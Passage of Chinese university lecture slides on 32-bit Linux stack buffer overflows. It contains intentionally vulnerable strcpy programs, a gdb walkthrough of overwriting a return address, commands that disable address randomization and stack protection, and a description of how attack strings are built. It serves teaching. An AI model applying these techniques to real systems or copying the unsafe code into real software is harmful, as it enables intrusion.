

第8章

32位Linux系统的缓冲区溢出

中国科学技术大学

曾凡平

billzeng@ustc.edu.cn

主要内容

8.1 缓冲区溢出概述

8.2 Linux IA32缓冲区溢出

8.2.1 Linux IA32的进程映像

8.2.2 缓冲区溢出的原理

8.2.3 缓冲区溢出攻击技术

第8章 Linux系统的缓冲区溢出攻击

- 缓冲区溢出攻击是最有效的攻击方式之一，往往**被黑客利用以获得目标系统的控制权**。
- 虽然缓冲区溢出漏洞很久以前就被重视并加以防范，但是由于该方式的利用价值较高，一直被黑客研究利用，因此，溢出漏洞将长期存在并严重影响系统的安全。
- 由于目前的Linux系统使用了**地址随机化机制**以**迟滞**攻击者通过缓冲区溢出漏洞执行任意代码，为了快速观察到实验结果，需要用以下命令**关闭地址随机化机制**：

`sudo sysctl -w kernel.randomize_va_space=0`

- 演示验证的实验环境：

32bit ubuntu 16.04 LTS

8.1 缓冲区溢出攻击概述

- 缓冲区是一块用于存取数据的内存，其位置和长度（大小）在编译时确定或在程序运行时动态分配。
- 缓冲区可以在**栈(stack)**和**堆(heap)**中。
- 当向缓冲区拷贝数据时，若**数据的长度大于缓冲区的长度**，则多出的数据将覆盖该缓冲区之外的（高地址）内存，从而覆盖了邻近的内存，这就是所谓的**缓冲区溢出错误**。
- 如果缓冲区溢出错误能被攻击者利用，则称为**缓冲区溢出漏洞**。
- 如果C语言中的字符串拷贝操作不检查字符串长度，则有可能发生缓冲区溢出错误。

缓冲区溢出的C程序实例(example.c)

```
char BigBuffer []="012345678901234567890123456789AB"; //32 Bytes
```

```
char buf01[16];
```

```
char SmallBuffer[16];
```

```
char buf02[16];
```

```
printf(" address of BigBuffer=%p\n", BigBuffer);
```

```
printf(" address of buf01=%p\n", buf01);
```

```
printf("address of SmallBuffer=%p\n", SmallBuffer);
```

```
printf(" address of buf02=%p\n", buf02);
```

```
strcpy(buf01,"Buf01");
```

```
strcpy(buf02,"Buf02");
```

```
printf("Original buf01='%s'\n", buf01);
```

```
printf("Original buf02='%s'\n", buf02);
```

```
strcpy(SmallBuffer, BigBuffer);
```

```
puts("After strcpy is done,");
```

```
printf("buf01='%s'\nbuf02='%s'\n", buf01, buf02);
```

编译时在程序的栈分配3个缓冲区，默认情况下缓冲区4字节对齐

要拷贝32字节的数据(BigBuffer),
而SmallBuffer只能容纳16字节的数据。

```
gcc -o example ../src/example.c
```

```
./example
```

address of BigBuffer=0xbffff35b

address of buf01=0xbffff37c

address of SmallBuffer=0xbffff38c

address of buf02=0xbffff39c

Original buf01='Buf01'

Original buf02='Buf02'

After strcpy is done,

buf01='Buf01'

buf02='67890123456789AB'

缓冲区溢出错误的危害

1. 发生缓冲区溢出错误之后，如果邻近的内存是空闲的（不被进程使用），则对系统的运行无影响；
2. 但是，如果邻近的内存是被进程使用的数据，则可能导致进程的不正确运行；
3. 特别的，如果被覆盖的是函数的返回地址，那么攻击者通过精心构造被拷贝的数据(即BigBuffer的内容)，则有可能执行攻击者期望的代码。

缓冲区溢出漏洞攻击的发展历史

- 作为对目标进程的一种攻击方式，早在1980年代初期就有人开始讨论缓冲区溢出攻击了。但真正付诸实践、引起广泛关注并且导致严重后果的最早事件是**1988年的Morris蠕虫事件**。
- Morris蠕虫对Unix系统中fingerd的缓冲区溢出漏洞进行攻击，导致了6000多台机器被感染，损失在\$100 000(10万)至\$10 000 000(1千万)之间。
- Morris蠕虫事件引发了工业界和学术界对缓冲区溢出漏洞的关注。

- 1989年以来，有大量的研究人员对Unix系统下的缓冲区溢出漏洞进行研究并取得了研究成果，其中比较著名的有Spafiord和来自Lopht heavy Industries的Mudge。
- 1996年，**Aleph One**在Phrack杂志第49期发表的论文(**Smashing The Stack For Fun And Profit**)详细描述了Linux系统中栈的结构和如何利用基于栈的缓冲区溢出。
- Aleph One的论文是关于缓冲区溢出攻击的开山之作，作为经典论文至今仍然被众多人研读。
- Aleph One给出了如何写**执行一个Shell的(Exploit)代码**的方法，并给这段代码赋予**Shellcode**的名称。

- 所谓编写Shellcode，就是编译一段使用系统调用的简单的C程序，通过调试器抽取汇编代码，并根据需要修改这段汇编代码使之实现攻击者的目的。
- 受到Aleph One的启发，在Internet上出现了众多的关于缓冲区溢出攻击的论文，以及关于避免缓冲区溢出攻击的安全编程方法。
- 也有研究者分析了Unix类操作系统的一些安全属性，如SUID程序、Linux栈结构和功能等，并研究出了一些抵抗缓冲区溢出攻击的方法，如地址随机化技术、栈不可执行技术和堆栈保护(Stack Guard)技术等。

- 在1998年之前，人们认为Windows系统虽然存在缓冲区溢出漏洞，但是无法利用这些漏洞执行攻击者的代码，其根本原因就在于Windows系统中的进程堆栈地址的不固定。
- 然而，1998年出现的利用动态链接库实现**进程跳转**的技术改变了这一观念。
- **进程跳转**技术巧妙利用了动态链接库中的call esp或jmp esp指令，使溢出后的执行流程从动态链接库跳转到攻击者可控制的缓冲区，这样就可以执行攻击者的代码。
- 缓冲区溢出攻击技术已经相当成熟，是入侵（渗透）攻击的主要技术手段之一。

8.2 Linux IA32缓冲区溢出

- 运行于Intel 32位CPU（或兼容Intel CPU，如AMD）的Linux操作系统统称为Linux IA32。
- 32位的Linux 被广泛应用于桌面操作系统中。目前，常用的操作系统有Fedora-i386和Ubuntu-i386，它们均基于IA32架构。

实验演示环境：32位的ubuntu16.04 LTS

- **注意：实验环境及配置不同，则观察到的实验结果也不完全相同。**

8.2.1 Linux IA32的进程映像

- 为了进行缓冲区溢出攻击，必须分析目标程序的进程映像。
- 进程映像是指进程在内存中的分布。
- 可执行程序的进程映像与操作系统及版本有关，也与生成该程序的编译器有关。
- 进程有4个主要的内存区：代码区、数据区、堆栈区和环境变量区。

例程1: mem_distribute.c

```
#include <stdio.h>
```

```
#include <string.h>
```

```
int fun1(int a, int b)
```

```
{
```

```
    return a+b;
```

```
}
```

```
int fun2(int a, int b)
```

```
{
```

```
    return a*b;
```

```
}
```

```
int x=10, y, z=20; //全局变量
```

```

int main (int argc, char *argv[])
{
    char buff[64], buffer02[32]; //局部变量
    int a=5,b,c=6; //局部变量

    printf("(text)address of\n\t fun1=%p\n\t fun2=%p\n\t main=%p\n", fun1, fun2, main);
    printf("(data initd) address of\n\t x(initd)=%p\n\t z(initd)=%p\n", &x, &z);
    printf("(bss uninitd)address of\n\t y(uninit)=%p\n\n", &y);
    printf("(stack) of\n\t argc=%p\n\t argv=%p\n\t argv[0]=%p\n", &argc, &argv, argv[0]);
    printf("(Local variable) of\n\t buff[64]=%p\n\t buffer02[32]=%p\n", buff, buffer02);
    printf("(Local variable) of\n\t a(initd) =%p\n\t b(uninit) =%p\n\t c(initd) =%p\n\n", &a, &b, &c);

    return 0;
}

```

```
gcc -o mem ../src/mem_distribute.c  
./mem
```

(.text)address of

fun1=0x804**846b**

fun2=0x804**8478**

main=0x804**8484**

(.data init'd)address of

x(init'd)=0x804**a020**

z(init'd)=0x804**a024**

(.bss uninit'd)address of

y(uninit)=0x804**a02c**

(stack) of

argc =0xbffef70

argv =0xbffeedc

argv[0]=0xbffff205

(Local variable) of

buff[64]=0xbffef0c

buffer02[32]=0xbfffeec

(Local variable) of

a(init'd) =0xbfffee0

b(uninit) =0xbfffee4

c(init'd) =0xbfffee8

Linux IA32的进程映像

- 由此可见：
 - (1) **可执行代码** fun1, fun2, main 存放在内存的**低地址**，且按照源代码中的顺序从低地址到高地址排列（先定义的函数的代码存放在内存的低地址）。
 - (2) **全局变量** (x, y, z) 也存放内存的**低地址**，位于可执行代码之上（起始地址高于可执行代码的地址）。
- 初始化的全局变量存放在较低的地址，而未初始化的全局变量位于较高的地址。

Linux IA32的进程映像

- (3)局部变量位于内存高地址区 (0xbfff ee**xx**)，字符串变量放在高地址，其它变量从低地址到高地址依次（先定义的放在**低**地址）存放。
- (4)函数的入口参数的地址 (> 0xbfff ef**xx**) 更高，位于函数的局部变量更高的地址之上。
 - main函数从环境中获得参数，因此，环境变量位于最高的地址。
 - 由(3)和(4)可以推断出，栈底(最高地址)位于**0xc000 0000**，环境变量和局部变量位于进程的栈区。
 - 进一步的分析知道，函数的返回地址也位于进程的栈区。

表8-1 Linux IA32进程映像

低地址 0x0804 xxxx	初始化的 全局变量	未初始化的 全局变量	动态 内存		局部 变量	高地址 0xc000 0000
.text 可执行代码	.data	.bss	Heap (堆)	未使用	Stack (栈)	环境变量

三种数据段

- 有三种数据段：.text、.data 、.bss
 - .text(文本区)**，任何尝试对该区的写操作会导致**段错误**。
文本区存放了程序的代码，包括main函数和其他函数。
 - .data和.bss都是可写的，它们保存**全局变量**
 - .data段包含**已初始化**的全局变量
 - .bss 段包含**未初始化**的全局变量

栈(stack)

- 栈是一个**后进先出(LIFO)**数据结构，往低地址增长，它保存本地变量、函数调用等信息。一般用**push**和**pop**对栈进行操作。
- 老版本的Linux系统的进程栈底(最高地址)固定，为0xc0000000。新版本的Linux系统采用了栈底随机化技术，栈底(最高地址)动态变化。用以下命令**关闭栈底随机化**：

```
sudo /sbin/sysctl -w kernel.randomize_va_space=0
```

- 随着函数调用层数的增加，栈帧是一块块的向内存低地址方向延伸的；随着进程中函数调用层数的减少，即各函数的返回，栈帧会一块块地被遗弃而向内存的高地址方向回缩。
- 各函数的栈帧大小随着函数的性质的不同而不等。

堆(heap)

- 堆的数据结构和栈不同，它是**先进先出(FIFO)**的数据结构，往高地址增长，**主要用来保存程序信息和动态分配的变量**。
- 堆是通过 malloc 和 free 等内存操作函数分配和释放的。

栈帧的信息

- 函数被调用所建立的栈帧包含了下面的信息：

① **该函数的返回地址**。

IA32的返回地址都是存放在被调用函数的栈帧里。

② **调用函数的栈帧信息**，即栈顶和栈底(最高地址)。

③ **为该函数的局部变量分配的空间**。

④ **为被调用函数的参数分配的空间**。

8.2.2 缓冲区溢出的原理

- 由于函数里局部变量的内存分配是发生在栈帧里的，所以如果在某一个**函数内部**定义了局部变量，则这个**缓冲区变量所占用的内存空间是在该函数被调用时所建立的栈帧里**。
- 由于**对缓冲区的潜在操作**（比如字符串的复制）都是**从内存低地址到高地址的**，而内存中所保存的**函数返回地址**往往就在该缓冲区的上方(**高地址**)——这是由于栈的特性决定的，这就为**覆盖函数的返回地址**提供了条件。
- 当用大于目标缓冲区大小的内容来填充缓冲区时，就可以**改写**保存在函数栈帧中的**返回地址**，从而改变程序的执行流程，执行攻击者的代码。



IA32构架缓冲区溢出的实例: [buffer_overflow.c](#)

```
#include <stdio.h>
#include <string.h>
char Lbuffer[] = "01234567890123456789=====ABCD";// 32 bytes
void foo()
{
    char buff[16];
    strcpy (buff, Lbuffer);
}
int main(int argc, char * argv[])
{
    foo();  return 0;
}
```

- 编译并运行该C程序:

```
gcc -fno-stack-protector -o buf ../src/buffer_overflow.c  
./buf
```

Segmentation fault (core dumped)

```
gdb buf
```

GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1

```
(gdb) r
```

Starting program: /home/i/ns/ch08/buf

Program received signal SIGSEGV, Segmentation fault.

0x44434241 in ?? ()

```
(gdb)
```

- 可见会发生段错误。

- 为了找出错误原因，需要用gdb对程序./buf进行调试。

gdb buf

GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5)

.....

- 反汇编main和foo:

(gdb) disas main

Dump of assembler code for function main:

```
0x080484d8 <+0>: lea    0x4(%esp),%ecx
0x080484dc <+4>:  and    $0xffffffff0,%esp
0x080484df <+7>:  pushl  -0x4(%ecx)
```

```
0x080484e2 <+10>: push    %ebp
0x080484e3 <+11>: mov     %esp,%ebp
0x080484e5 <+13>: push    %ecx
0x080484e6 <+14>: sub     $0x4,%esp
0x080484e9 <+17>: call    0x804840b <foo>
0x080484ee <+22>: mov     $0x0,%eax
0x080484f3 <+27>: add     $0x4,%esp
0x080484f6 <+30>: pop     %ecx
0x080484f7 <+31>: pop     %ebp
0x080484f8 <+32>: lea     -0x4(%ecx),%esp
0x080484fb <+35>: ret
```

(gdb) **disas foo**

Dump of assembler code for function foo:

```
0x0804840b <+0>:      push  %ebp
0x0804840c <+1>:mov    %esp,%ebp
0x0804840e <+3>:      sub    $0x18,%esp
0x08048411 <+6>:      sub    $0x8,%esp
0x08048414 <+9>:      push   $0x804a040
0x08048419 <+14>:     lea    -0x18(%ebp),%eax
0x0804841c <+17>:     push   %eax
0x0804841d <+18>:     call  0x80482e0 <strcpy@plt>
0x08048422 <+23>:     add    $0x10,%esp
0x08048425 <+26>:     nop
0x08048426 <+27>:     leave
0x08048427 <+28>:     ret
```

End of assembler dump.

在关键位置设置断点

- 在函数foo的入口、对strcpy的调用、出口及其它需要重点分析的位置设置断点：

```
(gdb) b *(foo+0)
```

```
Breakpoint 1 at 0x804840b
```

```
(gdb) b *(foo+18)
```

```
Breakpoint 2 at 0x804841d
```

```
(gdb) b *(foo+28)
```

```
Breakpoint 3 at 0x8048427
```

```
(gdb) display/i $eip
```

运行程序并在断点处观察寄存器的值

(gdb) **r**

Starting program: /home/i/ns/ch08/buf

Breakpoint 1, 0x0804840b in foo ()

1: x/i \$eip

=> 0x804840b <foo>: push %ebp

(gdb) **x/x \$esp**

0xbfffeeac: 0x080484ee

- 函数入口处的堆栈指针esp指向的栈（地址为**0xbfffeeac**）保存了函数foo()返回到调用函数(main)的地址（**0x080484ee**），即“函数的返回地址”。

- 为了核实该结论，可以查看main的汇编代码：
 - 在地址为0x080484ee指令的前一条指令为call 0x804840b <foo>，而地址0x804840b为函数foo()的第一条指令的地址，因此，函数入口处的堆栈保存的是被调用函数的返回地址。也可以用下面的gdb命令证实这一点。

(gdb) **x/2i 0x080484ee-5**

0x80484e9 <main+17>: call 0x804840b <foo>

0x80484ee <main+22>: mov \$0x0,%eax

- 记录堆栈指针esp的值，在此以A标记：**A=\$esp**

继续执行到下一个断点

(gdb) **c**

Breakpoint 2, 0x0804841d in foo ()

1: x/i \$eip

⇒0x804841d <foo+18>: call 0x80482e0 <strcpy@plt>

- 查看执行汇编代码strcpy@plt之前堆栈的内容。
- 由于C语言默认将参数逆序推入堆栈，因此，C函数strcpy(des, src)的src（全局变量Lbuffer的地址）先进栈（高地址），des（foo()中buff的首地址）后进栈（低地址）。

C函数strcpy(des, src) 的参数

(gdb) **x/x \$esp**

0xbfffee80: **0xbfffee90**

(gdb)

0xbfffee84: **0x0804a040**

(gdb) **x/x 0x0804a040**

0x804a040 <Lbuffer>: 0x33323130

- 可见, Lbuffer 的地址0x804a040 保存在地址为0xbfffee84的栈中, **buff的首地址0xbfffee90**保存在地址为0xbfffee80的栈中。

- 令 **B = buff的首地址**，则buff的首地址与返回地址所在栈的距离 = $A - B = 0xbfffeeac - 0xbfffee90 = 0x1c = 28$ 。
- 因此，如果Lbuffer的内容超过**28**字节，则将发生缓冲区溢出，并且返回地址被改写。
- Lbuffer的长度为32字节，其中最后的4个字节为“ABCD”，因此，执行strcpy之后，返回地址由原来的0x0804840b变为“ABCD”（0x44434241），即返回地址被改写。
- 继续执行到下一个断点：

(gdb) **c**

Breakpoint 3, 0x08048427 in foo ()

1: x/i \$eip

=> 0x8048427 <foo+28>: ret

- 即将执行的指令为ret。
- 执行ret时把堆栈的内容（4个字节）弹出到指令寄存器eip，esp的值增加4，然后跳转到eip所保存的地址去继续执行：

ret指令让eip等于esp指向的内容，并且 esp等于esp+4

(gdb) **x/x \$esp**

0xbfffeeac: 0x44434241

(gdb) **x/s \$esp**

0xbfffeeac: "ABCD"

- 可见，执行ret之前的堆栈的内容为"ABCD"，即0x44434241。可以推断执行ret后将跳到地址0x44434241去执行。

(gdb) **si**

0x44434241 in ?? ()

1: x/i \$eip

=> 0x44434241: <error: Cannot access memory at address 0x44434241>

(gdb) **x/s \$esp**

0xbfffeeb0: ""

(gdb) **x/s \$eip**

0x44434241: <error: Cannot access memory at address 0x44434241>

- 程序指针eip的值为0x44434241，是不可访问的地址，因此发生段错误。
- eip=0x44434241，正好是"ABCD"倒过来，这是由于IA32默认字节序为little_endian（低字节存放在低地址）。
- 通过修改Lbuffer的内容（**将ABCD改成期望的地址**），就可以设置需要的返回地址，从而可以将eip变为可以控制的地址，也就是说可以控制程序的执行流程。


调试重点

- 在函数的3个关键之处设置断点：
 - ✓(1) 第一条汇编语句：在此记下函数的返回地址 ($A = \$esp$ 本身 的值) (会动态变化)
 - ✓(2) 调用strcpy对应的汇编语句：记下smallbuf的起始地址 $= \$esp$ 指向的内存的值 $= B$ (会动态变化)，与A相减可以得到产生缓冲区溢出所需的字节数 (偏移 $offset$) $= A - B$
 - ✓(3) ret语句：查看esp指向的内容，确定被修改后的返回地址。

8.2.3 缓冲区溢出攻击技术

- 为了实现缓冲区溢出攻击，需要向被攻击的缓冲区写入合适的内容。为此，攻击者必须精心构造攻击串，并根据被攻击缓冲区的大小**将shellcode(攻击代码)放置在适当的位置**。
- 在此以strcpy为例，说明攻击串的构造方法。考虑如下函数：

```
void foo() {  
    char buffer[LEN];  
    strcpy (buffer, attackStr);  
}
```



- 显然，若 **attackStr** 的内容过多，则上述代码会发生缓冲区溢出错误。在此 buffer 是被攻击的字符串，attackStr 是攻击串。
- 假定 attackStr 是攻击者可以设置的，则有两种常用的方法构造 attackStr。

方法一：将Shellcode放置在**跳转地址**(函数返回地址所在的栈)之前

- 如果被攻击的缓冲区(buffer)较大，足以容纳 Shellcode，则可以采用这种方法。

attackStr的内容按图8-1(a)的方式组织。

其中，offset为被攻缓冲区(buffer)首地址与函数的返回地址所在栈地址的距离，需要通过gdb调试确定（见8.2.2）。

- 对于老版本的Linux系统，跳转地址RETURN的值可通过gdb调试目标进程而确定。然而，现代的操作系统由于在内核使用了地址随机化技术，堆栈的起始地址是动态变化的，进程每次启动时均与上一次不同，只能猜测一个可能的地址。

攻击串的构造

- 注：此处的NOP是一条汇编指令，是一条单字节指令，其机器码对应的十六进制数为0x90




图8-1(a) 攻击串的构造

即将执行strcpy之前buffer及栈的内容




图8-1(b) 即将执行strcpy之前buffer及栈的内容

执行strcpy语句之后buffer及栈的内容




图8-1(a)中的跳转地址应按如下公式计算:

$$\text{RETURN} = \text{buffer的起始地址} + n, \quad \text{其中, } 0 < n < N$$

图8-2 执行strcpy语句之后buffer及栈的内容

方法二： 将Shellcode放置在跳转地址(函数返回地址所在的栈)之后

- 如果被攻击的缓冲区(buffer)的长度小于Shellcode的长度，不足以容纳shellcode，则只能将Shellcode放置在跳转地址之后。
 - attackStr的内容按图8-3 (a)的方式组织。
 - 即将执行strcpy (buffer, attackStr)语句时，buffer及栈的内容如图8-3(b)所示。执行strcpy (buffer, attackStr)语句之后，buffer及栈的内容如图8-4所示。
- 图8-3(a)中的跳转地址应按如下公式计算
$$\text{RETURN} = \text{buffer的起始地址} + \text{offset} + 4 + n, \quad \text{其中}, \quad 0 < n < N$$

攻击串的构造

